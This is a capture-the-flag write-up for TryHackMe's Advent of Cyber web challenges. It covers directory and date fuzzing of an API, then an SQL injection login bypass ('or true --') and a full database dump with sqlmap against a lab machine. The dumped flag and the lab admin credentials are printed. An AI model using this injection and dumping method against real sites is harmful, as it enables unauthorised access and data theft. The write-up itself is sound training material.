
Getting access to the machine, we will be presented with a 'hacked page' interface. Firstly, we must know what seems to hold the logs (which can be found in the API). The challenge flow will be from searching for the API, finding if there are any logs there, and finally, searching for what holding the logs by searching for the dates. To get into the API, we can use GoBuster to get all existing directories on the website. We will see '/api' exists. Move on, add '/api' next to the IP address to get the API page. There we will see a file named 'site-log.php'. Alright, move to the last step, we need to use WFuzz to find the correct date where the data is stored. After running the command, we will see the date '20201125' is different from the other dates. We might to want to look up what is inside. Add the date next to the '/api' by adding '?date=20201125'. That's it. We captured the flag.

Day 5: Web Exploitation - Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Terminal, SQLMap, Burpsuite

Solution:

Question 1

You need to guess the answer because the website uses a simple directory. Or perhaps you can just click on the 'Hint' to make it easier.

Question 2

Now we are going to bypass the login authentication using SQL Injection. The key here is (' or true –); as in the example above 2=2 acts as a boolean which is equivalent to 'true' and a double-dash is added to comment out the password. This way the password will not be checked.

The database has been updated while you were away!

Enter: [aminul]

[Search]

Gift	Child
N	
u	
l	
l	

Now we have access to the database. To retrieve the data from the database, we need to use SQLMap. Open your burpsuite, turn on the intercept and configure your foxyproxy. Type anything in the box (e.g. aminul) and press enter.

Request to http://10.10.161.89:8000

[Forward] [Drop] [Intercept is on] [Action] [Open Browser]

Pretty Raw Hex

```
1 GET /santapanel?search=aminul HTTP/1.1
2 Host: 10.10.161.89:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.161.89:8000/santapanel
9 Cookie: session=eyJhdXRoIjp0cnVlfQ.YqteOA.dix
10 Upgrade-Insecure-Requests: 1
11
12
```

Scan

Send to Intruder   Ctrl-I
Send to Repeater   Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser   >
Engagement tools [Pro version only] >
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests   >

Save the item into a file. You can pick any name (e.g. crack_sql)

```
┌──(1211103426㉿kali)-[~]
└─$ sqlmap -r /home/kali/crack_sql --tamper=space2comment --dump-all --dbms s
qlite
```

Next, open your terminal and we are going to use the SQLMap. SQLMap will translate the request and exploit the database contents.

Questions 3 & 4

```
+-------------+-----+----------------------------+
| kid         | age | title                      |
+-------------+-----+----------------------------+
| James       | 8   | shoes                      |
| John        | 4   | skateboard                 |
| Robert      | 17  | iphone                     |
| Michael     | 5   | playstation                |
| William     | 6   | xbox                       |
| David       | 6   | candy                      |
| Richard     | 9   | books                      |
| Joseph      | 7   | socks                      |
| Thomas      | 10  | 10 McDonalds meals         |
| Charles     | 3   | toy car                    |
| Christopher | 8   | air hockey table           |
| Daniel      | 12  | lego star wars             |
| Matthew     | 15  | bike                       |
| Anthony     | 3   | table tennis               |
| Donald      | 4   | fazer chocolate            |
| Mark        | 17  | wii                        |
| Paul        | 9   | github ownership           |
| James       | 8   | finnish-english dictionary |
| Steven      | 11  | laptop                     |
| Andrew      | 16  | rasberry pie               |
| Kenneth     | 19  | TryHackMe Sub              |
| Joshua      | 12  | chair                      |
+-------------+-----+----------------------------+
```

Gift database.

Question 5

```
+------------------------------------------+
| flag                                     |
+------------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You}  |
+------------------------------------------+
```

The flag has been captured!

Question 6

```
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+
```

Admin username and password.

Thought Process/Methodology:

Use the IP address given by the machine from TryHackMe. Add ':8000' as the port after the IP address. From that, we will enter a Forum Page. Next, we need to guess what will be the login panel; which here the directory is '/santapanel'. After entering the login page, we need to use the SQL injection method to bypass the login authentication by adding (' or true –) to the username. The double-dash (--) will comment on the password, so it will not be checked hence bypassing the login. After accessing the admin page (Santa), we want to get the database from the website. Here, we can use SQLMap to retrieve all the database information.
In the database, you will get several answers to the questions and the flag.